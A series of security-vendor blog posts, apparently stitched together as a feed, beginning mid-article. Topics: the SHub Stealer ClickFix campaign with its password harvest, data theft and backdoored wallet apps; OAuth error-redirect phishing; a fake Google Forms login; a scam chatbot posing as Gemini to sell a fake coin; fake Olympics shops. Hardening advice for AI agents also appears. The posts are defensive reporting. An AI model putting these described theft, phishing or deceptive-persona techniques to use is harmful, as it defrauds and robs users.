Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.
If you suspect you ran a fake installer:
Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A convincing fake version of the popular Mac utility CleanMyMac is tricking users into installing malware.
The site instructs visitors to paste a command into Terminal. If they do, it installs SHub Stealer, macOS malware designed to steal sensitive data including saved passwords, browser data, Apple Keychain contents, cryptocurrency wallets, and Telegram sessions. It can even modify wallet apps such as Exodus, Atomic Wallet, Ledger Wallet, and Ledger Live so attackers can later steal the wallet’s recovery phrase.
The site impersonates the CleanMyMac website, but is unconnected to the legitimate software or the developers, MacPaw.
Remember: Legitimate apps almost never require you to paste commands into Terminal to install them. If a website tells you to do this, treat it as a major red flag and do not proceed. When in doubt, download software only from the developer’s official website or the App Store.
Read the deep-dive to see what we discovered.
“Open Terminal and paste the following command”
The attack begins at cleanmymacos[.]org, a website designed to look like the real CleanMyMac product page. Visitors are shown what appears to be an advanced installation option of the kind a power user might expect. The page instructs them to open Terminal, paste a command, and press Return. There’s no download prompt, disk image, or security dialog.
That command performs three actions in quick succession:
First, it prints a reassuring line: macOS-CleanMyMac-App: https://macpaw.com/cleanmymac/us/app to make the Terminal output look legitimate.
Next, it decodes a base64-encoded link that hides the real destination.
Finally, it downloads a shell script from the attacker’s server and pipes it directly into zsh for immediate execution.
From the user’s perspective, nothing unusual happens.
This technique, known as ClickFix, has become a common delivery method for Mac infostealers. Instead of exploiting a vulnerability, it tricks the user into running the malware themselves. Because the command is executed voluntarily, protections such as Gatekeeper, notarization checks, and XProtect offer little protection once the user pastes the command and presses Return.
Geofencing: Not everyone gets the payload
The first script that arrives on the victim’s Mac is a loader, which is a small program that checks the system before continuing the attack.
One of its first checks looks at the macOS keyboard settings to see whether a Russian-language keyboard is installed. If it finds one, the malware sends a cis_blocked event to the attacker’s server and exits without doing anything else.
This is a form of geofencing. Malware linked to Russian-speaking cybercriminal groups often avoids infecting machines that appear to belong to users in CIS countries (the Commonwealth of Independent States, which includes Russia and several neighboring nations). By avoiding systems that appear to belong to Russian users, the attackers reduce the risk of attracting attention from local law enforcement.
The behavior does not prove where SHub was developed, but it follows a pattern long observed in that ecosystem, where malware is configured not to infect systems in the operators’ own region.
If the system passes this check, the loader sends a profile of the machine to the command-and-control server at res2erch-sl0ut[.]com. The report includes the device’s external IP address, hostname, macOS version, and keyboard locale.
Each report is tagged with a unique build hash, a 32-character identifier that acts as a tracking ID. The same identifier appears in later communications with the server, allowing the operators to link activity to a specific victim or campaign.
“System Preferences needs your password to continue”
Comparing payloads served with and without a build hash reveals another campaign-level field in the malware builder: BUILD_NAME. In the sample tied to a build hash, the value is set to PAds; in the version without a hash, the field is empty. The value is embedded in the malware’s heartbeat script and sent to the command-and-control (C2) server during every beacon check-in alongside the bot ID and build ID.
What PAds stands for cannot be confirmed from the payload alone, but its structure matches the kind of traffic-source tag commonly used in pay-per-install or advertising campaigns to track where infections originate. If that interpretation is correct, it suggests victims may be reaching the fake CleanMyMac site through paid placements rather than organic search or direct links.
Once the loader confirms a viable target, it downloads and executes the main payload: an AppleScript hosted at res2erch-sl0ut[.]com/debug/payload.applescript. AppleScript is Apple’s built-in automation language, which allows the malware to interact with macOS using legitimate system features. Its first action is to close the Terminal window that launched it, removing the most obvious sign that anything happened.
Next comes the password harvest. The script displays a dialog box that closely mimics a legitimate macOS system prompt. The title reads “System Preferences”, the window shows Apple’s padlock icon, and the message says:
The awkward wording—“for continue” instead of “to continue”—is one clue the prompt is fake, though many users under pressure might not notice it.
“Required Application Helper. Please enter password for continue.”
If the user enters their password, the malware immediately checks whether it is correct using the macOS command-line tool dscl. If the password is wrong, it is logged and the prompt appears again. The script will repeat the prompt up to ten times until a valid password is entered or the attempts run out.
That password is valuable because it unlocks the macOS Keychain, Apple’s encrypted storage system for saved passwords, Wi-Fi credentials, app tokens, and private keys. Without the login password, the Keychain database is just encrypted data. With it, the contents can be decrypted and read.
A systematic sweep of everything worth stealing
With the password in hand, SHub begins a systematic sweep of the machine. All collected data is staged in a randomly named temporary folder—something like /tmp/shub_4823917/—before being packaged and sent to the attackers.
The browser targeting is extensive. SHub searches 14 Chromium-based browsers (Chrome, Brave, Edge, Opera, OperaGX, Vivaldi, Arc, Sidekick, Orion, Coccoc, Chrome Canary, Chrome Dev, Chrome Beta, and Chromium), stealing saved passwords, cookies, and autofill data from every profile it finds. Firefox receives the same treatment for stored credentials.
The malware also scans installed browser extensions, looking for 102 known cryptocurrency wallet extensions by their internal identifiers. These include MetaMask, Phantom, Coinbase Wallet, Exodus Web3, Trust Wallet, Keplr, and many others.
Desktop wallet applications are also targeted. SHub collects local storage data from 23 wallet apps, including Exodus, Electrum, Atomic Wallet, Guarda, Coinomi, Sparrow, Wasabi, Bitcoin Core, Monero, Litecoin Core, Dogecoin Core, BlueWallet, Ledger Live, Ledger Wallet, Trezor Suite, Binance, and TON Keeper. Each wallet folder is capped at 100 MB to keep the archive manageable.
Beyond wallets and browsers, SHub also captures the macOS Keychain directory, iCloud account data, Safari cookies and browsing data, Apple Notes databases, and Telegram session files—information that could allow attackers to hijack accounts without knowing the passwords.
It also copies shell history files (.zsh_history and .bash_history) and .gitconfig, which often contain API keys or authentication tokens used by developers.
All of this data is compressed into a ZIP archive and uploaded to res2erch-sl0ut[.]com/gate along with a hardcoded API key identifying the malware build. The archive and temporary files are then deleted, leaving minimal traces on the system.
The part that keeps stealing after you’ve cleaned up
Most infostealers are smash-and-grab operations: they run once, take everything, and leave. SHub does that, but it also goes a step further.
If it finds certain wallet applications installed, it downloads a replacement for the application’s core logic file from the attacker’s server and swaps it in silently. We retrieved and analyzed five such replacements. All five were backdoored, each tailored to the architecture of the target application.
The targets are Electron-based apps. These are desktop applications built on web technologies whose core logic lives in a file called app.asar. SHub kills the running application, downloads a replacement app.asar from the C2 server, overwrites the original inside the application bundle, strips the code signature, and re-signs the app so macOS will accept it. The process runs silently in the background.
The five confirmed crypto wallet apps are Exodus, Atomic Wallet, Ledger Wallet, Ledger Live, and Trezor Suite.
Exodus: silent credential theft on every unlock
On every wallet unlock, the modified app silently sends the user’s password and seed phrase to wallets-gate[.]io/api/injection. A one-line bypass is added to the network filter to allow the request through Exodus’s own domain allowlist.
Atomic Wallet: the same exfiltration, no bypass required
On every unlock, the modified app sends the user’s password and mnemonic to wallets-gate[.]io/api/injection. No network filter bypass is required—Atomic Wallet’s Content Security Policy already allows outbound HTTPS connections to any domain.
Ledger Wallet: TLS bypass and a fake recovery wizard
The modified app disables TLS certificate validation at startup. Five seconds after launch, it replaces the interface with a fake three-page recovery wizard that asks the user for their seed phrase and sends it to wallets-gate[.]io/api/injection.
Ledger Live: identical modifications
Ledger Live receives the same modifications as Ledger Wallet: TLS validation is disabled and the user is presented with the same fake recovery wizard.
Trezor Suite: fake security update overlay
After the application loads, a full-screen overlay styled to match Trezor Suite’s interface appears, presenting a fake critical security update that asks for the user’s seed phrase. The phrase is validated using the app’s own bundled BIP39 library before being sent to wallets-gate[.]io/api/injection.
At the same time, the app’s update mechanism is disabled through Redux store interception so the modified version remains in place.
Five wallets, one endpoint, one operator
Across all five modified applications, the exfiltration infrastructure is identical: the same wallets-gate[.]io/api/injection endpoint, the same API key, and the same build ID.
Each request includes a field identifying the source wallet—exodus, atomic, ledger, ledger_live, or trezor_suite—allowing the backend to route incoming credentials by product.
This consistency across five independently modified applications strongly suggests that a single operator built all of the backdoors against the same backend infrastructure.
A persistent backdoor disguised as Google’s own update service
To maintain long-term access, SHub installs a LaunchAgent, which is a background task that macOS automatically runs every time the user logs in. The file is placed at:
The script collects a unique hardware identifier from the Mac (the IOPlatformUUID) and sends it to the attacker’s server as a bot ID. The server can respond with base64-encoded commands, which the script decodes, executes, and then deletes.
In practice, this gives the attackers the ability to run commands on the infected Mac at any time until the persistence mechanism is discovered and removed.
The final step is a decoy error message shown to the user:
“Your Mac does not support this application. Try reinstalling or downloading the version for your system.”
This explains why CleanMyMac appeared not to install and sends the victim off to troubleshoot a problem that doesn’t actually exist.
SHub’s place in a growing family of Mac stealers
SHub is not an isolated creation. It belongs to a rapidly evolving family of AppleScript-based macOS infostealers including campaigns such as MacSync Stealer (an expanded version of malware known as Mac.c, first seen in April 2025) and Odyssey Stealer, and shares traits with other credential-stealing malware such as Atomic Stealer.
These families share a similar architecture: a ClickFix delivery chain, an AppleScript payload, a fake System Preferences password prompt, recursive data harvesting functions, and exfiltration through a ZIP archive uploaded to a command-and-control server.
What distinguishes SHub is the sophistication of its infrastructure. Features such as per-victim build hashes for campaign tracking, detailed wallet targeting, wallet application backdooring, and a heartbeat system capable of running remote commands all suggest an author who studied earlier variants and invested heavily in expanding them. The result resembles a malware-as-a-service platform rather than a simple infostealer.
The presence of a DEBUG tag in the malware’s internal identifier, along with the detailed telemetry it sends during execution, suggests the builder was still under active development at the time of analysis.
The campaign also fits a broader pattern of brand impersonation attacks. Researchers have documented similar ClickFix campaigns impersonating GitHub repositories, Google Meet, messaging platforms, and other software tools, with each designed to convince users that they are following legitimate installation instructions. The cleanmymacos.org site appears to follow the same playbook, using a well-known Mac utility as the lure.
What to do if you may have been affected
The most effective part of this attack is also its simplest: it convinces the victim to run the malicious command themselves.
By presenting a Terminal command as a legitimate installation step, the campaign sidesteps many of macOS’s built-in protections. No app download is required, no disk image is opened, and no obvious security warning appears. The user simply pastes the command and presses Return.
This reflects a broader trend: macOS is becoming a more attractive target, and the tools attackers use are becoming more capable and more professional. SHub Stealer, even in its current state, represents a step beyond many earlier macOS infostealers.
For most users, the safest rule is also the simplest: install software only from the App Store or from a developer’s official website. The App Store handles installation automatically, so there is no Terminal command, no guesswork, and no moment where you have to decide whether to trust a random website.
Do not run the command. If you have not yet executed the Terminal command shown on cleanmymacos[.]org or a similar site, close the page and do not return.
Check for the persistence agent. Open Finder, press Cmd + Shift + G, and navigate to ~/Library/LaunchAgents/. If you see a file named com.google.keystone.agent.plist that you did not install, delete it. Also check: ~/Library/Application Support/Google/. If a folder named GoogleUpdate.app is present and you did not install it, remove it.
Treat your wallet seed phrase as compromised. If you have Exodus, Atomic Wallet, Ledger Live, Ledger Wallet, or Trezor Suite installed and you ran this command, assume your seed phrase and wallet password have been exposed. Move your funds to a new wallet created on a clean device immediately. Seed phrases cannot be changed, and anyone with a copy can access the wallet.
Change your passwords. Your macOS login password and any passwords stored in your browser or Keychain should be considered exposed. Change them from a device you trust.
Revoke sensitive tokens. If your shell history contained API keys, SSH keys, or developer tokens, revoke and regenerate them.
Run Malwarebytes for Mac. It can detect and remove remaining components of the infection, including the LaunchAgent and modified files.
Indicators of compromise (IOCs)
Domains
cleanmymacos[.]org — phishing site impersonating CleanMyMac
res2erch-sl0ut[.]com — primary command-and-control server (loader delivery, telemetry, data exfiltration)
wallets-gate[.]io — secondary C2 used by wallet backdoors to exfiltrate seed phrases and passwords
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers are abusing normal OAuth error redirects to send users from a legitimate Microsoft or Google login URL to phishing or malware pages, without ever completing a successful sign‑in or stealing tokens from the OAuth flow itself.
That calls for a bit more explanation.
OAuth (Open Authorization) is an open-standard protocol for delegated authorization. It allows users to grant websites or applications access to their data on another service (for example, Google or Facebook) without sharing their password.
OAuth redirection is the process where an authorization server sends a user’s browser back to an application (client) with an authorization code or token after user authentication.
Researchers found that phishers use silent OAuth authentication flows and intentionally invalid scopes to redirect victims to attacker-controlled infrastructure without stealing tokens.
So, what does this attack look like from a target’s perspective?
From the user’s perspective, the attack chain looks roughly like this:
The email
An email arrives with a plausible business lure. For example, you receive an email about something routine but urgent: document sharing or review, a Social Security or financial notice, an HR or employee report, a Teams meeting invite, or a password reset.
The email body contains a link such as “View document” or “Review report,” or a PDF attachment that includes a link instead.
The link
You click the link after seeing that it appears to be a normal Microsoft or Google login. The visible URL (what you see when you hover over it) looks convincing, starting with a trusted domain like https://login.microsoftonline.com/ or https://accounts.google.com/.
There is no obvious sign that the parameters (prompt=none, odd or empty scope, encoded state) are abnormal.
Silent OAuth
The crafted URL attempts a silent OAuth authorization (prompt=none) and uses parameters that are guaranteed to fail (for example, an invalid or missing scope).
The identity provider evaluates your session and conditional access, determines the request cannot succeed silently, and returns an OAuth error, such as interaction_required, access_denied, or consent_required.
The redirect
By design, the OAuth server then redirects your browser, including the error parameters and state, to the app’s registered redirect URI, which in these cases is the attacker’s domain.
To the user, this is just a quick flash of a Microsoft or Google URL followed by another page. It’s unlikely anyone would notice the errors in the query string.
Landing page
The target gets redirected to a page that looks like a legitimate login or business site. This could very well be a clone of a trusted brand’s site.
From here, there are two possible malicious scenarios:
Phishing / Attacker in the Middle (AitM) variant
A normal login page or a verification prompt, sometimes with CAPTCHAs or interstitials to look more trustworthy and bypass some controls.
The email address may already be filled in because the attackers passed it through the state parameter.
When the user enters credentials and multi-factor authentication (MFA), the attacker‑in‑the‑middle toolkit intercepts them, including session cookies, while passing them along so the experience feels legitimate.
Malware delivery variant
Immediately (or after a brief intermediate page), the browser hits a download path and automatically downloads a file.
The context of the page matches the lure (“Download the secure document,” “Meeting resources,” and so on), making it seem reasonable to open the file.
The target might notice the initial file open or some system slowdown, but otherwise the compromise is practically invisible.
Potential impact
By harvesting credentials or planting a backdoor, the attacker now has a foothold on the system. From there, they may carry out hands-on-keyboard activity, move laterally, steal data, or stage ransomware, depending on their goals.
The harvested credentials and tokens can be used to access email, cloud apps, or other resources without the need to keep malware on the device.
How to stay safe
Since the attacker does not need your token from this flow (only the redirect into their own infrastructure), the OAuth request itself may look less suspicious. Be vigilant and follow our advice:
If you rely on hovering over links, be extra cautious when you see very long URLs with oauth2, authorize, and lots of encoded text, especially if they come from outside your organization.
Even if the start of the URL looks legitimate, verify with a trusted sender before clicking the link.
If something urgent arrives by email and immediately forces you through a strange login or starts a download you did not expect, assume it is malicious until proven otherwise.
If you are redirected somewhere unfamiliar, stop and close the tab.
Be very wary of files that download immediately after clicking a link in an email, especially from /download/ paths.
If a site says you must “run” or “enable” something to view a secure document, close it and double-check which site you’re currently on. It might be up to something.
Keep your OS, browser, and your favorite security tools up to date. They can block many known phishing kits and malware downloads automatically.
Pro tip: use Malwarebytes Scam Guard to help you determine whether the email you received is a scam or not.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
The subdomain forms.google.ss-o[.]com is a clear attempt to impersonate the legitimate forms.google.com. The “ss-o” is likely introduced to look like “single sign-on,” an authentication method that allows users to securely log in to multiple, independent applications or websites using one single set of credentials (username and password).
Unfortunately, when we tried to visit the URLs we were redirected to the local Google search website. This is a common phisher’s tactic to prevent victims from sharing their personalized links with researchers or online analysis.
After some digging, we found a file called generation_form.php on the same domain, which we believe the phishing crew used to create these links. The landing page for the campaign was: https://forms.google.ss-o[.]com/generation_form.php?form=opportunitysec
The generation_form.php script does what the name implies: It creates a personalized URL for the person clicking that link.
With that knowledge in hand, we could check what the phish was all about. Our personalized link brought us to this website:
Fake Google Forms site
The greyed out “form” behind the prompt promises:
We’re Hiring! Customer Support Executive (International Process)
Are you looking to kick-start or advance your career…
The fields in the form: Full Name, Email address, and an essay field “Please describe in detail why we should choose you”
Buttons: “Submit” and “Clear form.”
The whole web page emulates Google Forms, including logo images, color schemes, a notice about not “submitting passwords,” and legal links. At the bottom, it even includes the typical Google Forms disclaimer (“This content is neither created nor endorsed by Google.”) for authenticity.
Clicking the “Sign in” button took us to https://id-v4[.]com/generation.php, which has now been taken down. The domain id-v4.com has been used in several phishing campaigns for almost a year. In this case, it asked for Google account credentials.
Given the “job opportunity” angle, we suspect links were distributed through targeted emails or LinkedIn messages.
How to stay safe
Lures that promise remote job opportunities are very common these days. Here are a few pointers to help keep you safe from targeted attacks like this:
Do not click on links in unsolicited job offers.
Use a password manager, which would not have filled in your Google username and password on a fake website.
Pro tip: Malwarebytes Scam Guard identified this attack as a scam just by looking at the URL.
IOCs
id-v4[.]com
forms.google.ss-o[.]com
Blocked by Malwarebytes
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Scammers have found a new use for AI: creating custom chatbots posing as real AI assistants to pressure victims into buying worthless cryptocurrencies.
We recently came across a live “Google Coin” presale site featuring a chatbot that claimed to be Google’s Gemini AI assistant. The bot guided visitors through a polished sales pitch, answered their questions about investment, projecting returns, and ultimately ended with victims sending an irreversible crypto payment to the scammers.
Google does not have a cryptocurrency. But as “Google Coin” has appeared before in scams, anyone checking it out might think it’s real. And the chatbot was very convincing.
AI as the closer
The chatbot introduced itself as,
“Gemini — your AI assistant for the Google Coin platform.”
It used Gemini-style branding, including the sparkle icon and a green “Online” status indicator, creating the immediate impression that it was an official Google product.
When asked, “Will I get rich if I buy 100 coins?”, the bot responded with specific financial projections. A $395 investment at the current presale price would be worth $2,755 at listing, it claimed, representing “approximately 7x” growth. It cited a presale price of $3.95 per token, an expected listing price of $27.55, and invited further questions about “how to participate.”
This is the kind of personalized, responsive engagement that used to require a human scammer on the other end of a Telegram chat. Now the AI does it automatically.
A persona that never breaks
What stood out during our analysis was how tightly controlled the bot’s persona was. We found that it:
Claimed consistently to be “the official helper for the Google Coin platform”
Refused to provide any verifiable company details, such as a registered entity, regulator, license number, audit firm, or official email address
Dismissed concerns and redirected them to vague claims about “transparency” and “security”
Refused to acknowledge any scenario in which the project could be a scam
Redirected tougher questions to an unnamed “manager” (likely a human closer waiting in the wings)
When pressed, the bot doesn’t get confused or break character. It loops back to the same scripted claims: a “detailed 2026 roadmap,” “military-grade encryption,” “AI integration,” and a “growing community of investors.”
Whoever built this chatbot locked it into a sales script designed to build trust, overcome doubt, and move visitors toward one outcome: sending cryptocurrency.
Why AI chatbots change the scam model
Scammers have always relied on social engineering. Build trust. Create urgency. Overcome skepticism. Close the deal.
Traditionally, that required human operators, which limited how many victims could be engaged at once. AI chatbots remove that bottleneck entirely.
A single scam operation can now deploy a chatbot that:
Engages hundreds of visitors simultaneously, 24 hours a day
Delivers consistent, polished messaging that sounds authoritative
Impersonates a trusted brand’s AI assistant (in this case, Google’s Gemini)
Responds to individual questions with tailored financial projections
Escalates to human operators only when necessary
This matches a broader trend identified by researchers. According to Chainalysis, roughly 60% of all funds flowing into crypto scam wallets were tied to scammers using AI tools. AI-powered scam infrastructure is becoming the norm, not the exception. The chatbot is just one piece of a broader AI-assisted fraud toolkit—but it may be the most effective piece, because it creates the illusion of a real, interactive relationship between the victim and the “brand.”
The bait: a polished fake
The chatbot sits on top of a convincing scam operation. The Google Coin website mimics Google’s visual identity with a clean, professional design, complete with the “G” logo, navigation menus, and a presale dashboard. It claims to be in “Stage 5 of 5” with over 9.9 million tokens sold and a listing date of February 18—all manufactured urgency.
To borrow credibility, the site displays logos of major companies—OpenAI, Google, Binance, Squarespace, Coinbase, and SpaceX—under a “Trusted By Industry” banner. None of these companies have any connection to the project.
If a visitor clicks “Buy,” they’re taken to a wallet dashboard that looks like a legitimate crypto platform, showing balances for “Google” (on a fictional “Google-Chain”), Bitcoin, and Ethereum.
The purchase flow lets users buy any number of tokens they want and generates a corresponding Bitcoin payment request to a specific wallet address. The site also layers on a tiered bonus system that kicks in at 100 tokens and scales up to 100,000: buy more and the bonuses climb from 5% up to 30% at the top tier. It’s a classic upsell tactic designed to make you think it’s smarter to spend more.
Every payment is irreversible. There is no exchange listing, no token with real value, and no way to get your money back.
What to watch for
We’re entering an era where the first point of contact in a scam may not be a human at all. AI chatbots give scammers something they’ve never had before: a tireless, consistent, scalable front-end that can engage victims in what feels like a real conversation. When that chatbot is dressed up as a trusted brand’s official AI assistant, the effect is even more convincing.
According to the FTC’s Consumer Sentinel data, US consumers reported losing $5.7 billion to investment scams in 2024 (more than any other type of fraud, and up 24% on the previous year). Cryptocurrency remains the second-largest payment method scammers use to extract funds, because transactions are fast and irreversible. Now add AI that can pitch, persuade, and handle objections without a human operator—and you have a scalable fraud model.
AI chatbots on scam sites will become more common. Here’s how to spot them:
They impersonate known AI brands. A chatbot calling itself “Gemini,” “ChatGPT,” or “Copilot” on a third-party crypto site is almost certainly not what it claims to be. Anyone can name a chatbot anything.
They won’t answer due diligence questions. Ask what legal entity operates the platform, what financial regulator oversees it, or where the company is registered. Legitimate operations can answer those questions, scam bots try to avoid them (and if they do answer, verify it).
They project specific returns. No legitimate investment product promises a specific future price. A chatbot telling you that your $395 will become $2,755 is not giving you financial information—it’s running a script.
They create urgency. Pressure tactics like, “stage 5 ends soon,” “listing date approaching,” “limited presale” are designed to push you into making fast decisions.
How to protect yourself
Google does not have a cryptocurrency. It has not launched a presale. And its Gemini AI is not operating as a sales assistant on third-party crypto sites. If you encounter anything suggesting otherwise, close the tab.
Verify claim on the official website of the company being referenced.
Don’t rely on a chatbot’s branding. Anyone can name a bot anything.
Never send cryptocurrency based on projected returns.
Search the project name along with “scam” or “review” before sending any money.
Use web protection tools like Malwarebytes Browser Guard, which is free to use and blocks known and unknown scam sites.
If you’ve already sent funds, report it to your local law enforcement, the FTC at reportfraud.ftc.gov, and the FBI’s IC3 at ic3.gov.
IOCs
0xEc7a42609D5CC9aF7a3dBa66823C5f9E5764d6DA
98388xymWKS6EgYSC9baFuQkCpE8rYsnScV4L5Vu8jt
DHyDmJdr9hjDUH5kcNjeyfzonyeBt19g6G
TWqzJ9sF1w9aWwMevq4b15KkJgAFTfH5im
bc1qw0yfcp8pevzvwp2zrz4pu3vuygnwvl6mstlnh6
r9BHQMUdSgM8iFKXaGiZ3hhXz5SyLDxupY
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
If you’ve seen the two stoat siblings serving as official mascots of the Milano Cortina 2026 Winter Olympics, you already know Tina and Milo are irresistible.
Designed by Italian schoolchildren and chosen from more than 1,600 entries in a public poll, the duo has already captured hearts worldwide. So much so that the official 27 cm Tina plush toy on the official Olympics web shop is listed at €40 and currently marked out of stock.
Tina and Milo are in huge demand, and scammers have noticed.
When supply runs out, scam sites rush in
In roughly the past week alone, we’ve identified nearly 20 lookalike domains designed to imitate the official Olympic merchandise store.
These aren’t crude copies thrown together overnight. The sites use the same polished storefront template, complete with promotional videos and background music designed to mirror the official shop.olympics.com experience.
Fake site offering Tina at a huge discountReal Olympic site showing Tina out of stock
The layout and product pages are the same—the only thing that changes is the domain name. At a quick glance, most people wouldn’t notice anything unusual.
Here’s a sample of the domains we’ve been tracking:
2026winterdeals[.]top olympics-save[.]top olympics2026[.]top postolympicsale[.]com sale-olympics[.]top shopolympics-eu[.]top winter0lympicsstore[.]top (note the zero replacing the letter “o”) winterolympics[.]top 2026olympics[.]shop olympics-2026[.]shop olympics-2026[.]top olympics-eu[.]top olympics-hot[.]shop olympics-hot[.]top olympics-sale[.]shop olympics-sale[.]top olympics-top[.]shop olympics2026[.]store olympics2026[.]top
Based on telemetry, additional registrations are actively emerging.
Reports show users checking these domains from multiple regions including Ireland, the Czech Republic, the United States, Italy, and China—suggesting this is a global campaign targeting fans worldwide.
Malwarebytes blocks these domains as scams.
Anatomy of a fake Olympic shop
The fake sites are practically identical. Each one loads the same storefront, with the same layout, product pages, and promotional banners.
That’s usually a sign the scammers are using a ready-made template and copying it across multiple domains. One obvious giveaway, however, is the pricing.
On the official store, the Tina plush costs €40 and is currently out of stock. On the fake sites, it suddenly reappears at a hugely discounted price—in one case €20, with banners shouting “UP & SAVE 80%.” When an item is sold out everywhere official and a random .top domain has it for half price, you’re looking at bait.
Delivering malware through fake order confirmations or “tracking” links
Taking your money and shipping nothing at all
The Olympics are a scammer’s playground
This isn’t the first time cybercriminals have piggybacked on Olympic fever. Fake ticket sites proliferated as far back as the Beijing 2008 Games. During Paris 2024, analysts observed significant spikes in Olympics-themed phishing and DDoS activity.
The formula is simple. Take a globally recognized brand, add urgency and emotional appeal (who doesn’t want an adorable stoat plush for their kid?), mix in limited availability, and serve it up on a convincing-looking website. With over 3 billion viewers expected for Milano Cortina, the pool of potential victims is enormous.
Scammers are getting smarter. AI-powered tools now let them generate convincing phishing pages in multiple languages at scale. The days of spotting a scam by its broken images and multiple typos are fading fast.
Protect yourself from Winter Olympics scams
As excitement builds ahead of the Winter Olympics in Milano Cortina, expect scammers to ramp up their efforts across fake shops, fraudulent ticket sites, bogus livestreams, and social media phishing campaigns.
Buy only from shop.olympics.com. Type the address directly into your browser and bookmark it. Don’t click links from ads or emails.
Don’t trust extreme discounts. If it’s sold out officially but “50–80% off” elsewhere, it’s likely a scam.
Check the domain closely. Watch for odd extensions like .top or .shop, extra hyphens, or letter swaps like “winter0lympicsstore.”
Never enter payment details on unfamiliar sites. If something feels off, leave immediately.
Use browser protection. Tools like Malwarebytes Browser Guard block known scam sites in real time, for free. Scam Guard can help you check suspicious websites before you buy.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

 Login
Login